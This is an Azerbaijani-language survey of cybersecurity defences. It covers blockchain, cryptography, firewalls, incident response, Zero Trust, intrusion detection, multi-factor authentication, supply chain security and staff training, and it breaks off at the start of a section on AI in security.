Paylanmış blockchain arxitekturası, kiberhücumların təsirini minimuma endirə biləcəyini nəzərə alaraq bir üstünlükdür. Bu memarlıq əməliyyat sabitliyini təmin edir, çünki tək bir uğursuzluq nöqtəsi yoxdur. Blokçeynlər tez-tez texnologiya yığınının müxtəlif səviyyələrində kibertəhlükəsizlik administratoru tərəfindən güclü risk nəzarəti olan bulud platformalarında yerləşdirilir. Blockchain şəbəkələri müxtəlif nöqtələrdə çoxsaylı şifrələmə formalarından istifadə edir və çox səviyyəli qorunma təmin edir. Bundan əlavə, blockchain şəbəkəsindəki iştirakçı qovşaqlar arasındakı şəffaflıq zəiflikləri və təhdidləri erkən aşkar etməyə imkan verir(M. Nonaka (2018).

Blockchain-in innovativ nailiyyətlərinə baxmayaraq, tədqiqatlar göstərir ki, texnologiyanın özü hələ də təhlükəsizlik riskləri ilə gəlir. Blockchain tətbiqləri şəbəkə

kitablarını qorumaq üçün etibarlı bir metod təqdim edir. Bununla birlikdə, blockchain texnologiyası fərdi iştirakçıların təhlükəsizliyinə zəmanət vermir və digər qabaqcıl kiber təhlükəsizlik təcrübələrini tətbiq etmək ehtiyacını aradan qaldırmır. İstifadəçilər və digər əlaqəli sistemlərlə kəsişmə nöqtələrini əhatə edən blockchain üstünlüyü, kiberhücumlar üçün ən çox ehtimal olunan fürsəti təmin edir (Y. Han, Z. Wang, and Q. Ruan 2018).

Kriptoqrafiya

Kriptoqrafiya ən çox yayılmış məlumat qoruma sistemidir. Məqsəd, qorunmayan bir şəbəkədə gizlilik, mesaj bütövlüyü və identifikasiyanı təmin etməkdir. Bu, məlumatları kodlaşdırmaqla istifadəçilər arasında ötürülən məlumatları qorumaq üçün əsas vasitədir ki, yalnız lazımi düymələri olan istifadəçilər məlumatları deşifrə edə bilsinlər.

Yeni texnologiyaların ortaya çıxması təcavüzkarlara mövcud şifrələmə alqoritmlərini deşifr etmək üçün istifadə olunan güclü hack alətləri əldə etməyə imkan verdi. Təhlükəni nəzərə alaraq, Amerika Milli Standartlar və Texnologiya İnstitutu SHA-1 protokolunu (təhlükəsiz Hash alqoritmi) daha inkişaf etmiş şifrələmə protokolu olan SHA-3 ilə əvəz etdi.

Təcrübəli təcavüzkarlar trafikin daha çox real kimi görünməsi üçün mürəkkəb kamuflyaj üsullarından istifadə edirlər. Bundan əlavə, şəbəkələr vasitəsilə ötürülən böyük miqdarda məlumatlar ötürülən məlumatların qeyri-müəyyənliyini təhlil etmək üçün yeni analiz alqoritmləri tələb edir. Bu, şəbəkə təhlükəsizliyi mütəxəssislərinin dizayn icması ilə əməkdaşlıq etdiyi, pozuntuların nə olduğunu başa düşmək üçün trafikin vizuallaşdırılması üçün daha yaxşı yollar hazırladığı yeni bir araşdırma sahəsinə gətirib çıxardı.

Firewallar və antivirus programı

Təhlükəsizlik duvarı(Firewall) daxili şəbəkədəki sistemləri xarici hücumlardan qorumaq üçün ən çox yayılmış vasitədir. Əməliyyat prinsipi məlumat paketlərini təhlil etmək və şəbəkə administratoru tərəfindən müəyyən edilmiş qaydalara əsasən icazə verilməli olub-olmadığını müəyyən etməkdir. Təhlükəsizlik divarları şəbəkə infrastrukturunun bir çox səviyyəsində yerləşdirilə bilər. Şəbəkə səviyyəli təhlükəsizlik

divarları şəbəkə sərhədindəki trafiki süzür və şəbəkə administratoru tərəfindən müəyyən edilmiş qaydalara uyğun gəlmədikdə paketləri bloklayır. Yeni nəsil təhlükəsizlik duvarları (NGFV, New generation firewalls) yeni təhdidlərə cavab vermək üçün daha mükəmməl hala gəldi və qabaqcıl Zərərli proqram yükləmələri (Alto, 2020) kimi daha mürəkkəb Zərərli proqram növlərindən qoruya bildi(Savin, V. D., & Anysz, R. N. (2021)).

İnsidentə cavab politikası

İnformasiya təhlükəsizliyi hadisəsi, məlumat mənbəyinin məxfiliyinə, bütövlüyünə və mövcudluğuna birbaşa və ya dolayı hücum baş verdikdə baş verir. Bu cür hadisələrə Zərərli proqram təminatı, məlumat oğurluğu, güc və köməkçi kommunal xidmətlərin kəsilməsi və məlumat sızması, bir mərhələdə təşkilatlar qaçılmaz olaraq informasiya təhlükəsizliyi ilə əlaqəli hadisələrlə qarşılaşırlar.

Son NIST hesabatına görə, sənaye idarəetmə sistemlərindəki kibertəhlükəsizlik həlləri real vaxt rejimində davranış anomaliyalarının aşkarlanmasını təmin etməli, hadisələrin idarə edilməsini sürətləndirməli və şəbəkənin və onun bir-biri ilə əlaqəli bütün qovşaqlarının ağıllı vizuallaşdırılmasını təmin etməlidir. Təhlükəsizlik və hadisə məlumat idarəetmə sistemləri (SIEM, Security and event information management systems) yuxarıda göstərilən imkanları daxili funksiyalar kimi qəbul edir.

Bir neçə şirkət İT sistemlərinin infrastrukturunda şəbəkə hücumlarını və anomaliyaları aşkar etmək üçün SIEM proqram məhsulları hazırlamışdır. Bunların arasında klassik it şirkətlərini (məsələn, HP, IBM, Intel, McAfee), daha perspektivli həllər təklif edən digərlərini (məsələn, AT&T Cybersecurity/AlienVault ' S SİEMs) və SİEM kontekstində nəzərə alınacaq perspektivli Alətləri (Məsələn, Splunk) tapa bilərik(González- Granadillo, G., González-Zarzosa, S., & Diaz, R. (2021)).

Müxtəlif böyük təşkilatların hadisə cavab qruplarını necə tətbiq etdiklərini və hadisə cavab proseduruna əməl etdiklərini öyrənmək üçün sorğu keçirdi. Əksər təşkilatlar hadisələrə reaksiyanı planlaşdırmaq və idarə etmək üçün NIST, ISO və bir çox digər sistemlərdən istifadə edirlər. Bu təcrübə təşkilata bir çox cəhətdən informasiya təhlükəsizliyi infrastrukturunun səmərəliliyini və faydalılığını təmin etməyə kömək edir. İnformasiya təhlükəsizliyi sahəsində təhdidlər və hücumlar

qaçılmazdır. Beləliklə, təşkilat risklərin müəyyənləşdirilməsinə və təşkilatda informasiya təhlükəsizliyini təmin etmək üçün həm proaktiv, həm də reaktiv yanaşmaların tətbiqinə yönəlmişdir.

Əksər təşkilatlarda informasiya təhlükəsizliyi infrastrukturlarını və hadisə idarəetmə prosesini izləmək və idarə etmək üçün 24x7 rejimində işləyən xüsusi bir komanda var. Bəziləri hadisələrə reaksiya proseslərini xarici bir sıra ötürdülər. Onların əksəriyyətində hadisə cavab qrupunun digər şöbələrdən ayrılmasını təmin etmək üçün İT şöbəsi daxilində müxtəlif "zonalar" və ya təcrid olunmuş sahələr var. Təşkilat daxilində təcrid olunmuş bir ərazinin hadisə cavab qrupunun işlədiyi yerdən fiziki olaraq ayrılması, informasiya təhlükəsizliyi infrastrukturu üçün istifadə olunan kritik məlumatların fiziki təhlükəsizliyini təmin etməyə kömək edir. Bu sahə giriş nəzarət mexanizmləri ilə qorunur. Yalnız kibertəhlükəsizlik komandasının üzvlərinə müvafiq yoxlama və autentifikasiyadan sonra bu zonaya daxil olmağa icazə verilir.

Komandalar monitorinq üçün RSA, SİEM, Splunk, QRadar, Symantec Zərərli proqram, McAfee, Trend Micro və digər həllər kimi müxtəlif vasitələrdən istifadə edirlər. E-poçtla göndərilən istifadəçi hesabatlarından da məlumat toplayırlar. Bundan əlavə, sistemlərindəki məlumatlarla əlaqəli kiberhücumları izləmək üçün FireEye threat ıntelligence həllini istifadə edirlər(Shinde, N., & Kulkarni, P. (2021)).

Şəbəkə seqmentasiyası, Zero Trust arxitekturası

Kompüter şəbəkəsinin qorunması "korporativ informasiya sistemlərində və kompüter şəbəkələrində icazəsiz fəaliyyəti qorumaq, izləmək, təhlil etmək, aşkar etmək və cavab vermək üçün kompüter şəbəkələrindən istifadə etməklə həyata keçirilən tədbirlər"kimi müəyyən edilir.

Bu tərif şübhəli davranışları müəyyənləşdirməyə və paketlərin bloklanmasını, məhv edilməsini və ya səhv yönləndirilməsini, İnternet Protokol ünvanlarının bloklanmasını və bir sıra digər aktiv tədbirləri təmin etməyə yönəlmiş çox aktiv bir qoruma təmin edir.

Şəbəkə və tətbiq qorumasının həyata keçirilməsində iştirak edən elementlər çox və mürəkkəbdir. Funksionallıq geniş çeşidli cihazlar tərəfindən təmin edilir. Bu

funksionallıq İstifadəçinin xidmət keyfiyyəti və ya şəbəkə mənbələri və serverlərinin qorunma keyfiyyəti ilə əlaqəli ola bilər.

Qala müdafiə sistemi vəd edilmiş sərhəd təhlükəsizliyini təmin edə bilmədi və pozuntular demək olar ki, hər gün baş verir. Paketə daxil olan vəsaitlər mövcud təhdidləri qısa müddətə aradan qaldırır, lakin çox keçmədən qalanın qorunması üçün bütün cəhdləri yenidən ləğv edən yeni təhdidlər ortaya çıxır. Aşkar edilmiş zəifliklərə qarşı çıxmaq üçün hər dəfə yeni bir texnologiya tətbiq edildikdə, sistemin zəifliyini çətinləşdirir, bahalaşdırır və artırır.

Qala yanaşmasına alternativlər arasında şəbəkə seqmentasiyası, sıfır güvən arxitekturası (ZTA) və müəssisə səviyyəsində təhlükəsizlik (ELS) var(Jason Andress, Steve Winterfeld, Cyber Warfare (2011)).

Şəbəkə seqmentasiyası bir şəbəkənin bir neçə alt şəbəkəyə və ya seqmentə bölünməsi və bu seqmentlərə girişin idarə edilməsi terminidir. Ümumiyyətlə, bu, şəbəkə seqmentləri arasında trafikin bölünməsini və təhlükəsizlik divarları və ya digər təhlükəsizlik vasitələri ilə seqment siyasətlərinin tətbiq edilməsini əhatə edir. Tipik seqmentasiya şəkil 3-də göstərilmişdir. Seqmentasiya fiziki alt şəbəkələrin və ya virtual lokal şəbəkələrin (VLAN) istifadəsini əhatə edə bilər. VLAN şəbəkələri tez-tez daxil olan fiziki portların MAC ünvanlarını və ya nömrələrini istifadə edir və ən yaxşı halda kompüter səviyyəsində təhlükəsizlik təmin edir. Onlar sorğu edən tərəfin etimadnaməsinə və ya resurslara giriş imtiyazlarına əsaslanaraq fərq qoymurlar.

Şəbəkənin seqmentasiya dərəcəsi iki əks amil ilə müəyyən edilir: resursların müxtəlif seqmentlərə bölünməsi və resursların bir seqment daxilində birləşməsi. "Makro seqmentasiya" və "mikro seqmentasiya" terminləri bu spektrin fərqli tərəflərini keyfiyyətcə təsvir edir. Extreme makro seqmentasiyasından istifadə edərək bütün müəssisə üçün "qala" sistemi yaradırıq. Extreme mikrosegmentasiyasından istifadə edərək, hər bir son nöqtənin ayrı bir qala kimi göründüyü bir son nöqtə qoruma sistemi qururuq. Real dünyadakı tətbiqetmələrin əksəriyyəti bu hədlər arasındadır və hər biri müəyyən miqdarda resurs ehtiva edən bir neçə seqmenti əhatə edir(N. Wagner (2016)).

ZTA, şəbəkədəki təhdidlərin üfüqi hərəkəti ilə mübarizə aparmaq üçün hazırlanmışdır. ZTA " heç vaxt güvənməyin, həmişə yoxlayın "prinsipinə əsaslanır.

ZTA, müdafiəni şəbəkə perimetrlərindən istifadəçilərə, aktivlərə və mənbələrə ötürən bir paradiqmadır. Mesajda iştirak edən hər bir təşkilat, qarşılıqlı əlaqədə olduqları tərəfin tanınmış bir təşkilat olduğuna və xüsusən mesajın nəzərdə tutulduğuna əmin olmalıdır. Giriş və imtiyazlar yalnız giriş və imtiyaz etimadnaməsi təqdim edildikdə, təsdiqləndikdə təsdiqlənmiş istifadəçiyə verilməlidir. Nəhayət, bütün mesajlar şifrələnməli və mesaj alıcısına alınanların həqiqətən göndərildiyini yoxlamağa imkan verən bütövlük qorunması ilə təmin edilməlidir.

Obyektlər aktiv və ya passiv ola bilər. Passiv obyektlərə yaddaş elementləri, marşrutlaşdırıcılar, simsiz giriş nöqtələri, bəzi təhlükəsizlik divarları və veb xidmətləri və ya veb tətbiqləri üçün özləri sorğu başlatmayan və ya cavab verməyən digər obyektlər daxildir. Passiv Obyektlər tətbiq qatının məzmununa baxmır, yaratmır və dəyişdirmir. Aktiv Obyektlər tətbiq səviyyəli xidmətlər tələb edən və ya təqdim edən obyektlərdir. Aktiv obyektlərə istifadəçilər, tətbiqlər və xidmətlər daxildir. Bütün aktiv obyektlərdə identifikasiya məlumatları var. Aktiv obyektlər arasında əlaqə yoxlanıla bilən və etibarlı şəxsiyyətlərdən istifadə edərək ikitərəfli ucdan uca identifikasiya tələb edir(Scott Rose, Oliver Borchert, Stu Mitchell, and Sean Connelly (2020)).

Hücumun aşkarlanması və qarşısının alınması sistemləri

Kiber təhlükəsizlik təhlili təhdidləri proqnozlaşdırmaq, müəyyənləşdirmək, xarakterizə etmək və onlarla mübarizə aparmaq üçün geniş məlumatlara əsaslanır. Məlumatların miqdarı və mürəkkəbliyi artdıqca, insanın bütün səyləri kibertəhlükəsizliyin aktual problemlərini həll etmək üçün kifayət deyil. Kompüter toplama, saxlama və işləmə sahəsindəki son inkişaflar, ml-nin mürəkkəb nümunələri və meylləri insanlardan daha səmərəli və daha sürətli müəyyənləşdirmək üçün tətbiqini asanlaşdırdı(Louise Leenen and Thomas Meyer (2019)).

Bir-biri ilə əlaqəli mövzular, sistemləri təhlükəsizlik təhdidlərindən qorumaq üçün güclü vasitələr yaratmaq üçün onlayn təhlükəsizlik həlləri və tətbiqləri tələb edir. Ən məşhur metodlardan biri - IDS-sistemlərin monitorinqi və Məxfilik anomaliyalarının və ya pozuntularının aşkarlanması üçün nəzərdə tutulmuşdur. Bu sistemlər, qurğular və ya proqram təminatı təhlükəsizlik pozuntularının və ya insidentlərinin qarşısını almaq, saxlanılan məlumatların, informasiya sisteminin və ya

şəbəkənin zədələnməsinə səbəb olan hər hansı icazəsiz girişi izləmək və cavab verməkdən məsuldur(Hung-Jen Liao, Chun-Hung Richard Lin (2013)).

Bu günə qədər təqdim olunan müdaxilənin aşkarlanması həlləri real mühit üçün bütün tələblərə cavab verən bir sistem yaratmağa imkan vermir. Əslində, kibertəhlükəsizlikdə anomaliyaların aşkarlanması balanssız və dinamik bir sahə ilə əlaqədardır, burada ən az gözlənilən nəticə böyük əhəmiyyət kəsb edir, potensial olaraq performansını azaldır və təhlükəsizlik sistemini təhlükə altına alır. Üstəlik, real vaxt rejimində Iot mühitinin təhlükəsizliyi ilə bağlı məhdudiyyətlər effektiv həllər təmin etmək üçün effektiv hesablama yanaşmalarının tətbiqini tələb edir. Müasir həllər tez-tez öyrənmə, proqnozlaşdırma və aktiv reaksiya arasındakı gecikmə müddətini nəzərə almadan dəqiqliyə yönəldilmişdir(Ahmed Adnan, Abdullah Muhammed (2021)).

Müdaxilənin aşkarlanması sistemləri, kompüter qovşaqlarından və ya şəbəkələrdən alınan məlumatları toplamaq, emal etmək və təhlil etmək, infrastruktur daxilində və ya xaricində baş verən hücumlar da daxil olmaqla təhlükəsizlik pozuntuları kimi zərərli hərəkətləri aşkar etmək üçün hazırlanmış ümumi kiber təhlükəsizlik mexanizmləridir. Məlumat mənbəyinə və nəzərdən keçirilmiş fəaliyyətə görə, ən çox yayılmış həllər host əsaslı müdaxilənin aşkarlanması sistemləri (HIDS) və şəbəkə müdaxilə aşkarlama sistemləri (NIDS). Təhlil olunan məlumatların növlərinə əsaslanan başqa bir təsnifat, müxtəlif səviyyələrdə - şəbəkə, nüvə və tətbiqetmədə çoxsaylı ixtisaslaşmış detektorların istifadəsi ilə edilə bilər və nəticədə kiberhücumları daha effektiv aşkar etmək üçün əvvəlki metodları və digər təhlükəsizlik mexanizmlərini birləşdirən hibrid müdaxilə aşkarlama sistemi yaradılır(Emmanouil Vasilomanolakis, Shankar Karuppayah (2015)).

Kritik infrastruktur kibertəhlükəsizliyində insan faktorları

Müasir kibertəhlükəsizlik təhsilinin axtardığı kibertəhlükəsizlik mühitində insanlardan məlumat toplamaq və ya kibertəhlükəsizlik tədqiqatları üçün taksonomiya yaratmaq üçün tərtibatçıların istifadə etdiyi metodologiyalara diqqət yetirən bir neçə iş var. Ancaq "bir-biri ilə əlaqəli insan" problemi böyük ölçüdə nəzərə alınmır, buna görə də insan amilinin kibertəhlükəsizlik tədqiqatlarının hazırkı vəziyyəti və gələcək üçün hansı dərslərin öyrənilə biləcəyi barədə az şey məlumdur. İnsan mərkəzli

kibertəhlükəsizliyin dəqiq konsepsiyası qeyri-müəyyəndir və insanlar və texnologiya arasındakı özünəməxsus əlaqəsi səbəbindən müəyyən etmək çətindir.

İstifadəçi komponenti müəyyən bir məqsədlə kibertəhlükəsizlik sistemi ilə qarşılıqlı əlaqə qurur. Bu cür sistemlərlə təcrübələrinə, demoqrafik göstəricilərinə, keçmiş təcrübələrinə və kibertəhlükəsizlik konsepsiyasının münasibətlərinə və qavrayışlarına (psixoloji amillərə) görə müxtəlif növ ola bilərlər. Kibertəhlükəsizlik sistemi əsasən həm texniki, həm də qeyri-texniki funksional aspektlərlə, həmçinin istifadəçiləri qorumaq üçün tətbiq edilməli olan sosial-texniki funksiyaların birləşməsi ilə bağlıdır (Kanthamanon, P. (2021, June)).

Kiber davamlılıq və fəlakətlərin bərpasının planlaşdırılması

Hazırlıq-kiberhücuma hazırlıq-hadisəyə hazırlaşmaq üçün potensial kiberhücumun planlaşdırılmasını, proqnozlaşdırılmasını və proqnozlaşdırılmasını əhatə edir. Buraya nə edilməsi lazım olduğu, kiberinsident, kiber təhlükə və ya kibernetik sistem və infrastrukturun işləməməsi halında hansı ardıcıllıqla və kim tərəfindən ediləcəyi də daxildir. Kiber bərpa və bərpanın həyata keçirilməsində, istismarında və həyata keçirilməsində riayət edilməli olan prinsipləri, prosesləri və prosedurları əhatə etməsəydi, kiber bərpa hazırlığı natamam olardı. Kiberhücum tədbirlərinin effektiv olması üçün təlim, koordinasiya və idarəetmə Bütün fəaliyyət sahələrini əhatə etməlidir. Hər hansı bir kiber müqavimət tədbirlərinin (məsələn, nəzarət) effektivliyi yalnız fiziki sahəni deyil, həm də məlumat, idrak və sosial kimi digər sahələrdəki tələbləri də nəzərə almalıdır. Kiber sabitliyi təmin etmək üçün kiberhücumlara, hadisələrə, fəlakətlərə və uğursuzluqlara qarşı çıxmaq, kiberinsident, sistem komponentlərinin sıradan çıxması və ya funksionallığın itirilməsi şəraitində iş əməliyyatları və xidmətlərini dəstəkləmək deməkdir. Bərpa-kiberinidentdən sonra bərpa və kiberinidentliyin təmin edilməsində Nasazlıq – bütün əməliyyatların, xidmətlərin və funksional imkanların kiberinident zamanı və ondan sonra ilkin vəziyyətinə qaytarılması deməkdir. Uyğunlaşma – kiber tolerantlığı təmin etmək üçün kiberinidentdən sonrakı vəziyyətə uyğunlaşma-kiberinidentdən sonra öyrənilən dərslərdən əldə edilən xidmət, əməliyyat, proses və nəzarətdəki dəyişikliklər, dəyişikliklər və təkmilləşdirmələr deməkdir.

Əsas komponentlər:

Şəxsiyyət çərçivənin ilk əsas komponentidir. Kiber hadisə, kiber hücum, məlumat pozuntusu və ya əhəmiyyətli bir kiber hücum hadisəsi halında dərhal bərpa edilməli olan təşkilatın kritik və əsas texniki və qeyri-texniki varlıqlarını müəyyənləşdirməyi hədəfləyir. Məqsəd, əməliyyat sisteminin təsnifatından asılı olmayaraq hadisələrdən sonra bərpa olunmasına kömək etməsidir. Kibertəhlükəsizlik üçün müxtəlif təsnifat və təsnifat sxemləri mövcuddur və bu sahə ilə maraqlananlar

Nəzarət çərçivənin ikinci əsas komponentidir. Əsas diqqət, təşkilatın kiberhücumdan qurtulmasına nəzarət vasitələrini və bu nəzarətlərin təşkilatın kiberhücumdan qurtulmasına nə dərəcədə kömək edə biləcəyini anlamaqdır. Söhbət kiberhücum, kiberinsident, kiberhücum, məlumatların pozulması və ya əhəmiyyətli kiberinsidentdən sonra tam sağalmanı dəstəkləyən və təmin edən tədbirlərdən gedir.

Xəritə-Bu əsas komponent, kritik aktivləri asılılıqları və təşkilatın dəyəri ilə müqayisə etmək, aktivləri prioritetləşdirmək və kiberhücumlar halında bərpa ardıcıllığı və qaydası üçün nəzərdə tutulmuşdur.

Plan-çərçivənin bu komponentinin əsas diqqəti bərpa planının, proseslərinin və prosedurlarının yaradılması, həmçinin maraqlı tərəflərin (daxili və xarici) və onların rolu və vəzifələrinin müəyyənləşdirilməsidir ki, bu da bərpa məqsədləri üçün kiber insident halında əlaqə saxlanmalıdır. Bərpa planı, bir təşkilatın iş sistemlərinə kiberhücumların təsirlərini müəyyənləşdirməsinə, yumşaltmasına və onlardan qurtulmasına imkan verən addımlar toplusudur.

Playbook, müxtəlif növ kiberinidentlərə hazır olmaq üçün əvvəlcədən yerinə yetirilməli olan "nə olarsa" və "kiber müharibələr" ssenariləri, habelə xidmətlərin normal işləməsini bərpa etmək üçün istifadə edilməli olan bərpa üsulları və bu vəziyyətlərdən hər hansı birində həyata keçirilə biləcək hər hansı bir fövqəladə tədbir haqqında tam sənədlərdir. tam bərpa tamamlanana və ya Və kim tərəfindən həyata keçirilməli olan ləğv prosedurları yerinə yetirilənə qədər xidməti suboptimal vəziyyətdə idarə edin.

Ölçü-göstəriciləri müəyyənləşdirir, məsələn Təmir və istismar səviyyəsi müqavilələri, əsas performans göstəriciləri və bərpa məqsədləri, bərpa işinin uğurlu

olub olmadığını müəyyən etmək üçün istifadə ediləcək, bu da Xidmətin gələcək uyğunlaşması və ya bərpa yanaşması, idarəetmə və imkanlar üçün əsas olacaqdır.

Test-bərpa nəzarətinin effektivliyini və müvafiq bərpa imkanlarını təmin etmək üçün həyata keçirilməli olan bir sıra testləri əhatə edir. Bərpa testinin davamlı aparılması tövsiyə olunurf4].

Çox faktorlu doğrulama (MFA)

Çox faktorlu doğrulama nədir?

Çox faktorlu doğrulama istifadəçinin şəxsiyyətini təsdiq etmək üçün birdən çox təsdiq etmə metodundan istifadə edən hesab girişi prosesidir. Çox faktorlu təsdiqləmə, istifadəçinin şəxsiyyətini doğrulamaq üçün fərqli kateqoriyaların müstəqil məlumatlarından istifadə edir: istifadəçinin bildiyi (parol kimi), istifadəçinin sahib olduğu (təhlükəsizlik tokeni kimi), və ya istifadəçinin olduğu (biometrik təsdiqləmə metodları ilə).

MFA, istifadəçi təsdiqləmənin bir neçə fərqli metodunu təklif edir. MFA-nin məqsədi, əlavə bir təhlükəsizlik qatı yaratmaqdır ki, bu da təhlükəsiz olmayan bir şəxsin hədəfə, məsələn, bir fiziki mövqe, hesablama qurğusu, şəbəkə və ya verilənlər bazasına giriş etməsini daha çətin edər. Bir faktor pozulduğu və ya qırıldığı təqdirdə, hücumçu uğurla hədəfə daxil olmadan əvvəlcədən ən azı bir və ya daha çox maneəyə sahib olacaq.

Əvvəllər, MFA sistemləri adətən iki faktorlu təsdiqləmə ilə əlaqələndirilirdi. Son günlər, satıcılar her hansı bir hücumu azaltmaq üçün iki və ya daha çox kimlik təsdiqini tələb edən hər hansı bir təsdiq etmə şəmasını "çox faktorlu" adlandırmaqda artıq istifadə edirlər. Çox faktorlu təsdiqləmə, bir kimlik və giriş idarəetmə çərçivəsinin əsas hissəsidir.

Çox faktorlu doğrulama niyə önəmlidir?

Ən böyük çatışmazlıqlardan biri, ənənəvi istifadəçi adı və parol girişlərinin əsasında parolların asanlıqla pozulabilən olmasıdır ki, bu da təşkilatları milyonlarla dollar itkisi ilə qarşılaşdıra bilər. Brutefors hücumları da reallaşan bir təhlükədir, çünki pis aktorlar istifadəçi adları və parolların müxtəlif kombinasiyalarını təxmin etmək

üçün avtomatlaşdırılmış alətlər istifadə edərək doğrusunu tapana qədər təxmin edə bilərlər.

Məlumat faktoru:

Məlumat əsaslı təsdiqləmə adətən istifadəçinin şəxsi təhlükəsizlik sualına cavab verilməsini tələb edir. Məlumat faktoru texnologiyaları ümumilikdə şifrələri, dörd rəqəmli şəxsi identifikasiya nömrələrini (PIN-lər) və bir dəfəlik şifrələri (OTP-lər) daxil edir.

Mülkiyyət faktoru:

İstifadəçilər giriş etmək üçün məxsus bir şeyə malik olmalıdırlar, məsələn, nişanə, token, açar fob və ya mobil telefon abonent təyinat modulu (SIM) kartı kimi. Mobil təsdiqləmə üçün, bir smartfon adətən bir OTP tətbiqatı ilə birləşdirilmiş şəkildə mülkiyyət faktorunu təmin edir.

Mülkiyyət faktoru texnologiyaları aşağıdakılardır:

Təhlükəsizlik tokenləri, istifadəçinin şəxsi məlumatlarını saxlayan və bu şəxsin kimliyini elektronik olaraq doğrulamaq üçün istifadə edilən kiçik hardware cihazlardır. Cihaz bir smart kart və ya Beynelxalq Marşrut seriyasi (USB, Universal Serial Bus) sürücüsü kimi bir obyektin içində yerləşən cip ola bilər.

Proqram tokenləri, bir dəfəlik giriş PIN-i yaradan proqram əsaslı təhlükəsizlik tətbiqləridir. Proqram tokenləri çox faktorlu mobil təsdiqləmə üçün çox istifadə edilir, burada cihaz özü -- məsələn, bir smartfon -- mülkiyyət faktoru təsdiqini təmin edir.

Tipik mülkiyyət faktoru istifadəçi senariləri aşağıdakılardır:

Mobil təsdiqləmə, nəhayət istifadəçilərə giriş verilməsi üçün smartfonlarında bir kod alması -- istifadəçiyə bir out-of-band metodu kimi göndərilən mətn mesajları və telefon zəngləri, smartfon OTP tətbiqləri, SIM kartlar və autentifikasiya və məlumatları saxlayan smart kartlar daxil edilir.

VPN klientinə daxil olmaq üçün bir OTP yaradan bir USB hardware tokeninin bir masaüstünə qoşulması onunla giriş etmək lazımdır.

Varislik faktoru

İstifadəçinin daxil olmaq üçün təsdiqlənmiş hər hansı bioloji xüsusiyyətləri. İnherensial faktor texnologiyalarına aşağıdakı biometrik yoxlama üsulları daxildir(Kinza Yasar (2023). Multifactor Authentication):

- Retina və ya iris taraması.
- Barmaq izi skanı.
- Səs identifikasiyası.
- Əl həndəsəsi.
- Rəqəmsal imza skanerləri.
- Üzün tanınması.

Təchizat Zəncirinin Təhlükəsizliyi

Təchizat zəncirinin təhlükəsizliyi tədarükçülərin, satıcıların, loqistik və nəqliyyatın risk idarəçiliyinə mənfəət yetirir. Bu, tədarük zəncirinizin bir hissəsi olaraq xarici təşkilatlarla işləməkə əlaqəli riskləri təyin edir, analiz edir və azaldır. Bu, həm fiziki təhlükəsizlik, həm də proqram və cihazlar üçün kibertəhlükəsizliyi əhatə edə bilər. Təchizat zəncirinin təhlükəsizliyi üçün müəyyən bir hər hansı bir "bir ölçüdə hər kəsə uyğun" təlimatlar olmasa da, tam bir strategiya risk idarə etmə prinsiplərini kibertəhlükəsizlik müdafiəsi ilə birləşdirməyi və həmçinin hökumət protokollarını da nəzərə almağı tələb edir(HPE (2024). What is Supply Chain Security?).

Təchizat zənciri təhlükəsizliyi fiziki bütövlüyü qoruyur və kibertəhlükələrə qarşı müdafiə edir. Fiziki təhlükələr hərəkət sərbəstliyi, subversion və terrorizm kimi riskləri əhatə edir. Təşkilatlar fiziki hücumları takip və nəzarət etmək və normativ sənədləri yoxlamaq vasitəsi ilə azaldarlar. Bu zaman, kibertəhlükələr təchizat zənciri təhlükəsizliyi risklərinin ön planına çıxıb, köməksiz gətirənləri IT və proqram sistemlərində malware hücumları, qorsanlıq və icazəsiz daxil olma yolu ilə zəifliklər ifşa edir.

Rəqəmsal sahədə təchizat zənciri təhlükəsizliyi, üçüncü tərəf proqramların istifadəsi ilə yanaşı, iş təşkilatları, tədarükçülər və bərpa edənlər arasında yaxın

əməkdaşlığı da əhatə edir. Həssas məlumatların paylaşılması və şəbəkələrin birləşdirilməsi zamanı, bir zərər verilməsi daha geniş bir auditoriyaya təsir edə bilər.

Təchizat zəncirini təhlükələrdən və digər potensial məsələlərdən tanımaq üçün risk idarəetmə prinsipləri sizin strategiyə rəhbərlik edə bilər. Dərin müdafiə strategiyası ümumi təchizat zənciri təhlükəsizliyini ciddi dərəcədə artıra bilər. Təchizat zəncirini təhlükələrdən qorumaq üçün ən yaxşı təcrübələr aşağıdakılardır:

- Göndərişlərin qeyd və izləməsi
- Kilidlər və müzakirəsiz daşınma nişanları istifadə etmə
- Şirkətlər və anbarların nəzarəti
- Arxa fon yoxlanmalarının tələbi
- Akkreditli və sertifikatlı tədarükçülərdən istifadə etmək
- Təhlükəsizlik strategiyası qiymətləndirmələri aparmaq
- Giriş və zəiflik testləri aparmaq
- Doğrulanmış məlumatın göndərilməsi
- İcazələr və ya rol əsaslı verilənlərə girişin tətbiqi
- Tədarükçülər və bərpa edənlərdən minimum kibertəhlükəsizlik tələb etmək
- Açıq mənbələr və tədarükçü mənbələrinin düzgün audit edilməsi
- Şəbəkə səviyyəsində skan, davranış analizi və daxil olma aşkar etmə
- Təhlükələrin aşkar edildiyi zaman cavab planı formalaşdırmaq
- Hökumət təlimatları və tənzimləmələri məsləhətləşmək

İşçilərin Təlim və Maarifləndirməsi Programları

Kibertəhlükəsizlik maarifləndirməsi şirkətlər üçün ən vacib amillərdən biridir, çünki işçilərin təhlükəsizlik haqqında az bilikləri şirkət üçün kiber risklərə səbəb olur. Bu risklər isə təşkilatlar və müəssisələr üçün çox kritikdir.

Beləliklə kibertəhlükəsizlik maarifləndirmə təlimi təşkilatların risklərini, təhdidlərini aradan qaldırmaq və işçiləri daha təhlükəsiz addımlar atmaq üçün maarifləndirir.

Bu təlim işçilərə düzgün kibergigiyenanı, kiber riskləri tanımağa, qarşılaşa biləcəkləri kiberhücumları müəyyən etməyə kömək edir.

Kibertəhlükəsizlik maarifləndirmə təliminə aşağıdakiları aid etmək olar:

- Şəxsi məlumatların qorunması.
- Parolların təhlükəsizliyinin artırılması.
- İctimai yerlərdə internetdən istifadə qaydaları.
- Sosial mühəndisliyi hücumları haqqında məlumatlandırlması. (Phishing, Smishing, Vishing və s.)
- Bank hesablarının təhlükəsiz istifadəsi.
- CEO fraud - Menecerlərə yönələn kiber hücumları (cybersign (2023). Kibertəhlükəsizlik Maarifləndirmə Təlimi Niyə Önəmlidir?).

Süni İntellekt və Maşın Öyrənməsindən istifadə

Kibertəhlükəsizlikdə Süni İntellekt və Maşın Öyrənməsi bazarının həcminin 2032-ci ilə qədər 102,78 milyard ABŞ dollarına çatması və 2023-2032-ci illər arasında illik orta artım tempinin (CAGR) 19,43% olması gözlənilir. Bazarın böyüməsini təmin edən aşağıdakı amillərdir –

• Artan kiberhücumlar
